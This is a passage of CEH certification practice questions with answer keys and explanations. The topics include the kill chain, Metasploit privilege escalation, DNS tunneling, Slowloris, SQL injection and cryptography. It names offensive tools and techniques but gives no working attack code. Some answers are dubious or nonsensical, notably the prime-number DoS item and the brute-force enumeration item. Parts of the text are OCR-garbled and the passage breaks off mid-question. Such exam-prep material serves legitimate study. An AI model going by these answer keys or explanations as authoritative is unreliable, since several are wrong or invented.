- The Cyber Kill Chain Methodology is a framework that describes the stages of a cyberattack from the perspective of the attacker. It helps defenders to understand the attacker's objectives, tactics, and techniques, and to design effective countermeasures. The Cyber Kill Chain Methodology consists of seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives12.
- The delivery stage is the third stage in the Cyber Kill Chain Methodology, and it involves sending or transmitting the weaponized payload to the target system. The delivery stage can use various methods, such as email attachments, web links, removable media, or network protocols. The delivery stage aims to reach the target system and bypass any security controls, such as firewalls, antivirus, or email filters12.
- The exploitation stage is the fourth stage in the Cyber Kill Chain Methodology, and it involves executing the malicious payload on the target system. The exploitation stage can use various techniques,

such as buffer overflows, code injection, or privilege escalation. The exploitation stage aims to exploit a vulnerability or a weakness in the target system and gain access to its resources, such as files, processes, or memory 12.

The installation stage is the fifth stage in the Cyber Kill Chain Methodology, and it involves installing a backdoor or a malware on the target system. The installation stage can use various tools, such as rootkits, trojans, or ransomware. The installation stage aims to establish a foothold on the target system and maintain persistence, which means to survive reboots, updates, or scans 12.

Therefore, the most probable subsequent action from the attacker based on the Cyber Kill Chain Methodology is to exploit the malicious payload delivered to the target organization and establish a foothold, because:

- This action follows the logical sequence of the Cyber Kill Chain Methodology, as it is the next stage after the delivery stage.
- This action is consistent with the attacker's goal, as it allows the attacker to gain access and control over the target system and prepare for further actions.
- This action is feasible, as the attacker has already delivered the malicious payload to the target system and may have bypassed some security controls.

The other options are not as probable as option B for the following reasons:

- A. The attacker will attempt to escalate privileges to gain complete control of the compromised system: This option is possible, but not the most probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather a technique that can be used in the exploitation stage or the installation stage. Privilege escalation is a method of increasing the level of access or permissions on a system, such as from a normal user to an administrator. Privilege escalation can help the attacker to gain complete control of the compromised system, but it is not a mandatory step, as the attacker may already have sufficient privileges or may use other techniques to achieve the same goal12.
- © C. The attacker will initiate an active connection to the target system to gather more data: This option is possible, but not the most probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather a technique that can be used in the command and control stage or the actions on objectives stage. An active connection is a communication channel that allows the attacker to send commands or receive data from the target system, such as a remote shell or a botnet. An active connection can help the attacker to gather more data from the target system, but it is not a necessary step, as the attacker may already have enough data or may use other techniques to obtain more data12.
- D. The attacker will start reconnaissance to gather as much information as possible about the target: This option is not probable, because it is not the next stage in the Cyber Kill Chain Methodology, but rather the first stage. Reconnaissance is the process of collecting information about the target, such as its IP address, domain name, network structure, services, vulnerabilities, or employees. Reconnaissance is usually done before the delivery stage, as it helps the attacker to identify the target and plan the attack. Reconnaissance can be done again after the delivery stage, but it is not the most likely action, as the attacker may already have enough information or may focus on other actions12.

References:

2 1: The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council

2: Cyber Kill Chain® | Lockheed Martin

Question #:114 - (Exam Topic 3)

Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

- A. getsystem
- B. getuid
- C. keylogrecorder
- D. autoroute

Answer: A

Explanation

When using exploits, you might gain access as only a local user. This limits what you can do on the target machine. You can use Meterpreters 'getsystem' command

(https://github.com/rapid7/metasploit-payloads/blob/master/c/meterpreter/source/extensions/priv/elevate.c#L70) to elevate your permissions from a local administrator to SYSTEM. This works by using three elevation techniques.

Question #:115 - (Exam Topic 3)

Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.

What is the technique employed by Eric to secure cloud resources?

- A. Serverless computing
- B. Demilitarized zone
- C. Container technology
- D. Zero trust network

Answer: D

Explanation

Zero Trust Networks The Zero Trust model is a security implementation that by default assumes every user trying to access the network is not a trusted entity and verifies every incoming connection before allowing

access to the network. It strictly follows the principle, "Trust no one and validate before providing a cloud service or granting access permission." It also allows companies to impose conditions, such as allowing employees to only access the appropriate resources required for their work role. (P.2997/2981)

Zero Trust is a strategic initiative that helps prevent successful data breaches by eliminating the concept of trust from an organization's network architecture. Rooted in the principle of "never trust, always verify," Zero Trust is designed to protect modern digital environments by leveraging network segmentation, preventing lateral movement, providing Layer 7 threat prevention, and simplifying granular user-access control.

Question #:116 - (Exam Topic 3)

John, a security analyst working for an organization, found a critical vulnerability on the organization's LAN that allows him to view financial and personal information about the rest of the employees. Before reporting the vulnerability, he examines the information shown by the vulnerability for two days without disclosing any information to third parties or other internal employees. He does so out of curiosity about the other employees and may take advantage of this information later. What would John be considered as?

- A. Cybercriminal
- B. Black hat
- C. White hat
- D. Gray hat

Answer: D

Question #:117 - (Exam Topic 3)

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections. Which of the following attack techniques is used by Stella to compromise the web services?

- A. XML injection
- B. WS-Address spoofing
- C. SOAPAction spoofing
- D. Web services parsing attacks

Answer: B

Explanation

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections

https://www.google.com/search?client=firefox-b-d&q=WS-Address+spoofing

CEH V11 Module 14 Page 1896

Question #:118 - (Exam Topic 3)

BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory. What is this mechanism called in cryptography?

- A. Key archival
- B. Key escrow.
- C. Certificate rollover
- D. Key renewal

Answer: B

Question #:119 - (Exam Topic 3)

Your company, Encryptor Corp, is developing a new application that will handle highly sensitive user information. As a cybersecurity specialist, you want to ensure this data is securely stored. The development team proposes a method where data is hashed and then encrypted before storage. However, you want an added layer of security to verify the integrity of the data upon retrieval. Which of the following cryptographic concepts should you propose to the team?

- A. Implement a block cipher mode of operation.
- B. a digital signature mechanism.
- C. Suggest using salt with hashing.
- D. Switch to elliptic curve cryptography.

Answer: B

Explanation

A digital signature mechanism is a cryptographic concept that you should propose to the team to verify the integrity of the data upon retrieval. A digital signature mechanism works as follows:

A digital signature is a mathematical scheme that allows the sender of a message to sign the message with their private key, and allows the receiver of the message to verify the signature with the sender's public key. A digital signature provides two security services: authentication and non-repudiation. Authentication means that the receiver can confirm the identity of the sender, and non-repudiation means that the sender cannot deny sending the message 12.

A digital signature mechanism consists of three algorithms: key generation, signing, and verification. Key generation produces a pair of keys: a private key for the sender and a public key for the receiver. Signing takes the message and the private key as inputs, and outputs a signature. Verification takes the message, the signature, and the public key as inputs, and outputs a boolean value indicating whether the signature is valid or not12.

A digital signature mechanism can be implemented using various cryptographic techniques, such as hash-based signatures, RSA signatures, or elliptic curve signatures. A common method is to use a hash function to compress the message into a fixed-length digest, and then use an asymmetric encryption algorithm to encrypt the digest with the private key. The encrypted digest is the signature, which can be decrypted with the public key and compared with the hash of the message to verify the integrity 12.

A digital signature mechanism can ensure the integrity of the data upon retrieval, because:

- A digital signature is unique to the message and the sender, and it cannot be forged or altered by anyone else. If the message or the signature is modified in any way, the verification will fail and the receiver will know that the data is corrupted or tampered with 12.
- A digital signature is independent of the encryption or hashing of the data, and it can be applied to any type of data, regardless of its format or size. The encryption or hashing of the data can provide confidentiality and efficiency, but they cannot provide integrity or authentication by themselves. A digital signature can complement the encryption or hashing of the data by providing an additional layer of security 12.

The other options are not as suitable as option B for the following reasons:

- A. Implement a block cipher mode of operation: This option is not relevant because it does not address the integrity verification issue, but the encryption issue. A block cipher mode of operation is a method of applying a block cipher, which is a symmetric encryption algorithm that operates on fixed-length blocks of data, to a variable-length message. A block cipher mode of operation can provide different security properties, such as confidentiality, integrity, or authenticity, depending on the mode. However, a block cipher mode of operation cannot provide a digital signature, which is a form of asymmetric encryption that uses a pair of keys3.
- © C. Suggest using salt with hashing: This option is not sufficient because it does not provide a digital signature, but only a hash value. Salt is a random value that is added to the input of a hash function, which is a one-way function that maps any data to a fixed-length digest. Salt can enhance the security of hashing by making it harder to perform brute-force attacks or dictionary attacks, which are methods of finding the input that produces a given hash value. However, salt cannot provide a digital signature, which is a two-way function that uses a pair of keys to sign and verify a message.
- D. Switch to elliptic curve cryptography: This option is not specific because it does not specify a digital signature mechanism, but only a type of cryptography. Elliptic curve cryptography is a branch of cryptography that uses mathematical curves to generate keys and perform operations. Elliptic curve cryptography can be used to implement various cryptographic techniques, such as encryption, hashing, or digital signatures. However, elliptic curve cryptography is not a digital signature mechanism by itself, but rather a tool that can be used to create one.

References:

2 1: Digital signature - Wikipedia

- 2: Digital Signature: What It Is and How It Works | Kaspersky
- 3: Block cipher mode of operation Wikipedia
- Significant in the second control of the
- Salt (cryptography) Wikipedia
- : What is Salt in Cryptography? | Cloudflare
- Elliptic-curve cryptography Wikipedia
- 2 : Elliptic Curve Cryptography: What It Is and How It Works | Kaspersky

Question #:120 - (Exam Topic 3)

A penetration tester is performing an enumeration on a client's network. The tester has acquired permission to perform enumeration activities. They have identified a remote inter-process communication (IPC) share and are trying to collect more information about it. The tester decides to use a common enumeration technique to collect the desired data. Which of the following techniques would be most appropriate for this scenario?

- A. Brute force Active Directory
- B. Probe the IPC share by attempting to brute force admin credentials
- C. Extract usernames using email IDs
- D. Conduct a DNS zone transfer

Answer: B

Explanation

Probing the IPC share by attempting to brute force admin credentials is the most appropriate technique for this scenario, because it can reveal valuable information about the target system, such as its operating system, services, users, groups, and shares. An IPC share is a special share that allows processes to communicate with each other over the network using named pipes. An IPC share can be accessed anonymously or with valid credentials, depending on the security configuration of the target system. A brute force attack is a method of trying different combinations of usernames and passwords until a valid pair is found. By using a brute force attack, the tester can try to access the IPC share with admin credentials, which can grant them more privileges and access to more resources on the target system.

The other options are less suitable or effective techniques for this scenario. Brute forcing Active Directory may not be relevant or feasible, as the target system may not be part of a domain or may have strong password policies. Extracting usernames using email IDs may not provide enough information or access to the target system, as email IDs may not match the usernames or passwords. Conducting a DNS zone transfer may not be possible or useful, as the target system may not be a DNS server or may have restricted zone transfers. A DNS zone transfer is a method of obtaining information about the domain names and IP addresses of the hosts in a network by querying a DNS server. References:

- Inter-process communication Wikipedia
- IPC\$ share and null session behavior Windows Server
- Strute Force Attack: Definition, Examples, and Prevention
- ONS Zone Transfer: Definition, Types, and Examples

Question #:121 - (Exam Topic 3)

Which tool can be used to silently copy files from USB devices?

- A. USB Grabber
- B. USB Snoopy
- C. USB Sniffer
- D. Use Dumper

Answer: D

Question #:122 - (Exam Topic 3)

On performing a risk assessment, you need to determine the potential impacts when some of the critical business processes of the company interrupt its service.

What is the name of the process by which you can determine those critical businesses?

- A. Emergency Plan Response (EPR)
- B. Business Impact Analysis (BIA)
- C. Risk Mitigation
- D. Disaster Recovery Planning (DRP)

Answer: B

Question #:123 - (Exam Topic 3)

Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat

rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?

- A. Strategic threat intelligence
- B. Tactical threat intelligence
- C. Operational threat intelligence
- D. Technical threat intelligence

Answer: C

Question #:124 - (Exam Topic 3)

Which of the following Bluetooth hacking techniques does an attacker use to send messages to users without the recipient's consent, similar to email spamming?

- A. Bluesmacking
- B. BlueSniffing
- C. Bluejacking
- D. Bluesnarfing

Answer: C

Explanation

https://en.wikipedia.org/wiki/Bluejacking

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

Bluejacking is also confused with Bluesnarfing, which is the way in which mobile phones are illegally hacked via Bluetooth.

Question #:125 - (Exam Topic 3)

To hide the file on a Linux system, you have to start the filename with a specific character. What is the character?

- A. Exclamation mark (!)
- B. Underscore (_)
- C. Tilde H
- D. Period (.)

Answer: D

Question #:126 - (Exam Topic 3)

In the process of implementing a network vulnerability assessment strategy for a tech company, the security analyst is confronted with the following scenarios:

- 1) A legacy application is discovered on the network, which no longer receives updates from the vendor.
- 2) Several systems in the network are found running outdated versions of web browsers prone to distributed attacks.
- 3) The network firewall has been configured using default settings and passwords.
- 4) Certain TCP/IP protocols used in the organization are inherently insecure.

The security analyst decides to use vulnerability scanning software. Which of the following limitations of vulnerability assessment should the analyst be most cautious about in this context?

- A. Vulnerability scanning software is limited in its ability to perform live tests on web applications to detect errors or unexpected behavior
- B. Vulnerability scanning software cannot define the impact of an identified vulnerability on different business operations
- C. Vulnerability scanning software is limited in its ability to detect vulnerabilities at a given point in time
- D. Vulnerability scanning software is not immune to software engineering flaws that might lead to serious vulnerabilities being missed

Answer: D

Explanation

Vulnerability scanning software is a tool that can help security analysts identify and prioritize known vulnerabilities in their systems and applications. However, it is not a perfect solution and has some limitations that need to be considered. One of the most critical limitations is that vulnerability scanning software is not

immune to software engineering flaws that might lead to serious vulnerabilities being missed. This means that the software itself might have bugs, errors, or oversights that could affect its accuracy, reliability, or performance. For example, the software might:

- Fail to detect some vulnerabilities due to incomplete or outdated databases, incorrect signatures, or insufficient coverage of the target system or application.
- Produce false positives or false negatives due to misinterpretation of the scan results, incorrect configuration, or lack of context or validation.
- © Cause unintended consequences or damage to the target system or application due to intrusive or aggressive scanning techniques, such as exploiting vulnerabilities, modifying data, or crashing services.
- Be vulnerable to attacks or compromise by malicious actors who could exploit its weaknesses, tamper with its functionality, or steal its data.

Therefore, the security analyst should be most cautious about this limitation of vulnerability scanning software, as it could lead to a false sense of security, missed opportunities for remediation, or increased exposure to threats. The security analyst should always verify the scan results, use multiple tools and methods, and update and patch the software regularly to mitigate this risk.

References:

- [CEHv12 Module 03: Vulnerability Analysis]
- 7 limitations of vulnerability scanners
- The pros and cons of vulnerability scanning tools

Question #:127 - (Exam Topic 3)

Websites and web portals that provide web services commonly use the Simple Object Access Protocol (SOAP).

Which of the following is an incorrect definition or characteristics of the protocol?

- A. Exchanges data between web services
- B. Only compatible with the application protocol HTTP
- C. Provides a structured model for messaging
- D. Based on XML

Answer: B

Question #:128 - (Exam Topic 3)

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

- A. DNS cache snooping
- B. DNSSEC zone walking
- C. DNS tunneling method
- D. DNS enumeration

Answer: C

Explanation

DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voilà, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot.

How does it work: For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web, it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is: • A Record: Maps a website name to an IP address.example.com? 12.34.52.67• NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers.example.com? server1.example.com, server2.example.comWho is involved in DNS tunneling?• Client. Will launch DNS requests with data in them to a website .• One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own. • Server. this is often the defined nameserver which can ultimately receive the DNS requests. The 6 Steps in DNS tunneling (simplified): 1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance: mypieceofdata.server1.example.com2. The DNS request goes bent a DNS server.3. The DNS server finds out the A register of your domain with the IP address of your server.4. The request for mypieceofdata.server1.example.com is forwarded to the server.5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.6. The server replies back over DNS and woop woop, we've got signal.

Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit

on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C

server. Tools such as NSTX (https://sourceforge.net), Heyoka (http://heyoka.sourceforge.netuse), and Iodine (https://code.kryo.se) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994

Question #:129 - (Exam Topic 3)

Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

- A. Yagi antenna
- B. Dipole antenna
- C. Parabolic grid antenna
- D. Omnidirectional antenna

Answer: A

Question #:130 - (Exam Topic 3)

Being a Certified Ethical Hacker (CEH), a company has brought you on board to evaluate the safety measures in place for their network system. The company uses a network time protocol server in the demilitarized zone.

During your enumeration, you decide to run a ntptrace command. Given the syntax: ntptrace [-n] [-m maxhosts] [servername/IP_address], which command usage would best serve your objective to find where the NTP server obtains the time from and to trace the list of NTP servers connected to the network?

- A. ntptrace -m 5 192.168.1.1
- B. tptrace 192.1681.
- C. ntptrace -n localhost
- D. ntptrace -n -m 5 192.168.1.1

Answer: D

Explanation

The command usage that would best serve your objective to find where the NTP server obtains the time from and to trace the list of NTP servers connected to the network is ntptrace -n -m 5 192.168.1.1. This command

usage works as follows:

- ontptrace is a tool that determines where a given NTP server gets its time from, and follows the chain of NTP servers back to their master time source. For example, a stratum 0 server, which is a device that directly obtains the time from a physical source, such as an atomic clock or a GPS receiver1.
- on is a flag that outputs host IP addresses instead of host names. This can be useful if the host names are not resolvable or if the IP addresses are more informative.
- m 5 is a flag that specifies the maximum number of hosts to be traced. This can be useful to limit the output and avoid tracing irrelevant or unreachable hosts1.
- 192.168.1.1 is the IP address of the NTP server in the demilitarized zone, which is the starting point of the trace. This can be useful to find out the source and the path of the time synchronization for the network system1.

By using this command usage, the output will show the IP addresses, the stratum, the offset, the sync distance, and the reference ID of each NTP server in the chain, up to five hosts. This can provide valuable information about the accuracy, the reliability, and the security of the time service for the network system1.

The other options are not as suitable as option D for the following reasons:

- A. ntptrace -m 5 192.168.1.1: This option is similar to option D, but it does not use the -n flag, which means that it will output host names instead of IP addresses. This can be less useful if the host names are not resolvable or if the IP addresses are more informative1.
- B. tptrace 192.1681.: This option is incorrect because it uses a wrong tool name and a wrong IP address. tptrace is not a valid tool name, and 192.1681. is not a valid IP address. The correct tool name is ntptrace, and the correct IP address is 192.168.1.11.
- © C. ntptrace -n localhost: This option is not effective because it uses localhost as the starting point of the trace, which means that it will only show the local host's time source. This can be useful to check the local host's time configuration, but it does not help to find out the time source and the trace of the NTP server in the demilitarized zone, which is the objective of this scenario1.

References:

2 1: ntptrace - trace a chain of NTP servers back to the primary source

Question #:131 - (Exam Topic 3)

in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

- A. IDEA
- B. Triple Data Encryption standard
- C. MDS encryption algorithm

D. AES

Answer: B

Explanation

Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times, hence the name Triple DES, the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key. Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long. the smallest amount significant (right-most) bit in each byte may be a parity, and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits, this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process. Triple DES Modes Triple ECB (Electronic Code Book). This variant of Triple DES works precisely the same way because the ECB mode of DES.• this is often the foremost commonly used mode of operation. Triple CBC (Cipher Block Chaining). This method is extremely almost like the quality DES CBC mode. • like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed.• the primary 64-bit key acts because the Initialization Vector to DES.• Triple ECB is then executed for one 64-bit block of plaintext.• The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated. This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

Question #:132 - (Exam Topic 3)

Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

- A. Compound SQLi
- B. Blind SQLi
- C. Classic SQLi
- D. DMS-specific SQLi

Answer: B

Explanation

https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but

will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

Ouestion #:133 - (Exam Topic 3)

Peter, a system administrator working at a reputed IT firm, decided to work from his home and login remotely. Later, he anticipated that the remote connection could be exposed to session hijacking. To curb this possibility, he implemented a technique that creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information and prevent hackers from decrypting the data flow between the endpoints. What is the technique followed by Peter to send files securely through a remote connection?

- A. DMZ
- B. SMB signing
- C. VPN
- D. Switch network

Answer: C

Ouestion #:134 - (Exam Topic 3)

You have been hired as an intern at a start-up company. Your first task is to help set up a basic web server for the company's new website. The team leader has asked you to make sure the server is secure from common - threats. Based on your knowledge from studying for the CEH exam, which of the following actions should be

your priority to secure the web server?

- A. Installing a web application firewall
- B. limiting the number of concurrent connections to the server
- C. Encrypting the company's website with SSL/TLS
- D. Regularly updating and patching the server software

Answer: D

Explanation

One of the most important actions to secure a web server from common threats is to regularly update and patch the server software. This includes the operating system, the web server software, the database software, and any other applications or frameworks that run on the server. Updating and patching the server software

can fix known vulnerabilities, bugs, or errors that could be exploited by attackers to compromise the server or the website. Failing to update and patch the server software can expose the server to common attacks, such as SQL injection, cross-site scripting, remote code execution, denial-of-service, etc.

Installing a web application firewall, limiting the number of concurrent connections to the server, and encrypting the company's website with SSL/TLS are also good practices to secure a web server, but they are not as critical as updating and patching the server software. A web application firewall can filter and block malicious requests, but it cannot prevent attacks that exploit unpatched vulnerabilities in the server software. Limiting the number of concurrent connections to the server can prevent overload and improve performance, but it cannot stop attackers from sending malicious requests or payloads. Encrypting the company's website with SSL/TLS can protect the data in transit between the server and the client, but it cannot protect the data at rest on the server or prevent attacks that target the server itself.

Therefore, the priority action to secure a web server from common threats is to regularly update and patch the server software.

References:

- Web Server Security- Beginner's Guide Astra Security Blog
- Top 10 Web Server Security Best Practices | Liquid Web
- 21 Server Security Tips & Best Practices To Secure Your Server phoenixNAP

Question #:135 - (Exam Topic 3)

Which among the following is the best example of the hacking concept called "clearing tracks"?

- A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
- B. During a cyberattack, a hacker injects a rootkit into a server.
- C. An attacker gains access to a server through an exploitable vulnerability.
- D. During a cyberattack, a hacker corrupts the event logs on all machines.

Answer: D

Question #:136 - (Exam Topic 3)

A sophisticated attacker targets your web server with the intent to execute a Denial of Service (DoS) attack. His strategy involves a unique mixture of TCP SYN, UDP, and ICMP floods, using 'r' packets per second. Your server, reinforced with advanced security measures, can handle 'h' packets per second before it starts showing signs of strain. If 'r' surpasses 'h', it overwhelms the server, causing it to become unresponsive. In a peculiar pattern, the attacker selects 'r' as a composite number and 'h' as a prime number, making the attack detection more challenging. Considering 'r=2010' and different values for 'h', which of the following scenarios would potentially cause the server to falter?

A. h=1999 (prime): Despite the attacker's packet flood, the server can handle these requests, remaining

responsive

- B. h=2003 (prime): The server can manage more packets than the attacker is sending, hence it stays operational
- C. h=1993 (prime): Despite being less than 'r', the server's prime number capacity keeps it barely operational, but the risk of falling is imminent
- D. h=1987 (prime): The attacker's packet rate exceeds the server's capacity, causing potential unresponsiveness

Answer: D

Explanation

A Denial of Service (DoS) attack is a type of cyberattack that aims to make a machine or network resource unavailable to its intended users by flooding it with traffic or requests that consume its resources. A TCP SYN flood attack is a type of DoS attack that exploits the TCP handshake process by sending a large number of SYN requests to the target server, without completing the connection. A UDP flood attack is a type of DoS attack that sends a large number of UDP packets to random ports on the target server, forcing it to check for the application listening at that port and reply with an ICMP packet. An ICMP flood attack is a type of DoS attack that sends a large number of ICMP packets, such as ping requests, to the target server, overwhelming its ICMP processing capacity.

The attacker's strategy involves a unique mixture of TCP SYN, UDP, and ICMP floods, using 'r' packets per second. The server can handle 'h' packets per second before it starts showing signs of strain. If 'r' surpasses 'h', it overwhelms the server, causing it to become unresponsive. The attacker selects 'r' as a composite number and 'h' as a prime number, making the attack detection more challenging. This is because prime numbers are less predictable and more difficult to factorize than composite numbers, which may hinder the analysis of the attack pattern.

Considering 'r=2010' and different values for 'h', the scenario that would potentially cause the server to falter is the one where 'h=1987' (prime). This is because 'r' is greater than 'h' by 23 packets per second, which means the server cannot handle the incoming traffic and will eventually run out of resources. The other scenarios would not cause the server to falter, as 'h' is either greater than or very close to 'r', which means the server can either manage or barely cope with the incoming traffic. References:

- What is a denial-of-service (DoS) attack? | Cloudflare
- Denial-of-Service (DoS) Attack: Examples and Common Targets Investopedia
- DDoS Attack Types: Glossary of Terms
- What is a Denial of Service (DoS) Attack? | Webopedia

Question #:137 - (Exam Topic 3)

A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.

Which attack is being described here?

- A. Desynchronization
- B. Slowloris attack
- C. Session splicing
- D. Phlashing

Answer: B

Explanation

Developed by Robert "RSnake" Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server's web server only, with almost no side effects on other services and ports. Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.x and 2.x. Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian 'hackivists' following the 2009 Iranian presidential election to attack Iranian government internet sites. Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed. Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the request. Ultimately, the targeted server's maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied. By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems. Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one. For a high-volume internet site, this will take a while the method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris—like the tortoise—wins the race. If undetected or unmitigated, Slowloris attacks also can last for long periods of your time. When attacked sockets outing, Slowloris simply reinitiates the connections, continuing to reach the online server until mitigated. Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host. More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. this suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries. Methods of mitigation Imperva's security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients' servers. Imperva's secured proxy won't forward any partial connection requests—rendering all Slowloris DDoS attack attempts completely and utterly useless.

Question #:138 - (Exam Topic 3)

Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. Evil twin attack

- B. DNS cache flooding
- C. MAC flooding
- D. DDoS attack

Answer: C

Question #:139 - (Exam Topic 3)

In an intricate web application architecture using an Oracle database, you, as a security analyst, have identified a potential SQL Injection attack surface. The database consists of 'x' tables, each with y columns. Each table contains z1 records. An attacker, well-versed in SQLi techniques, crafts 'u' SQL payloads, each attempting to extract maximum data from the database. The payloads include UNION SELECT' statements and 'DBMS_XSLPPOCESSOR.READ2CLOB' to read sensitive files. The attacker aims to maximize the total data extracted E=xyz'u'. Assuming 'x=4\ y=2\ and varying z' and 'u\ which situation is likely to result in the highest extracted data volume?

- A. z=400. u=4: The attacker constructs A SQLpayloads, each focusing on tables with 400 records, influencing all columns of all tables
- B. z=550, u=Z Here, the attacker formulates 2 SQL payloads and directs them towards tables containing 550 records, impacting all columns and tables
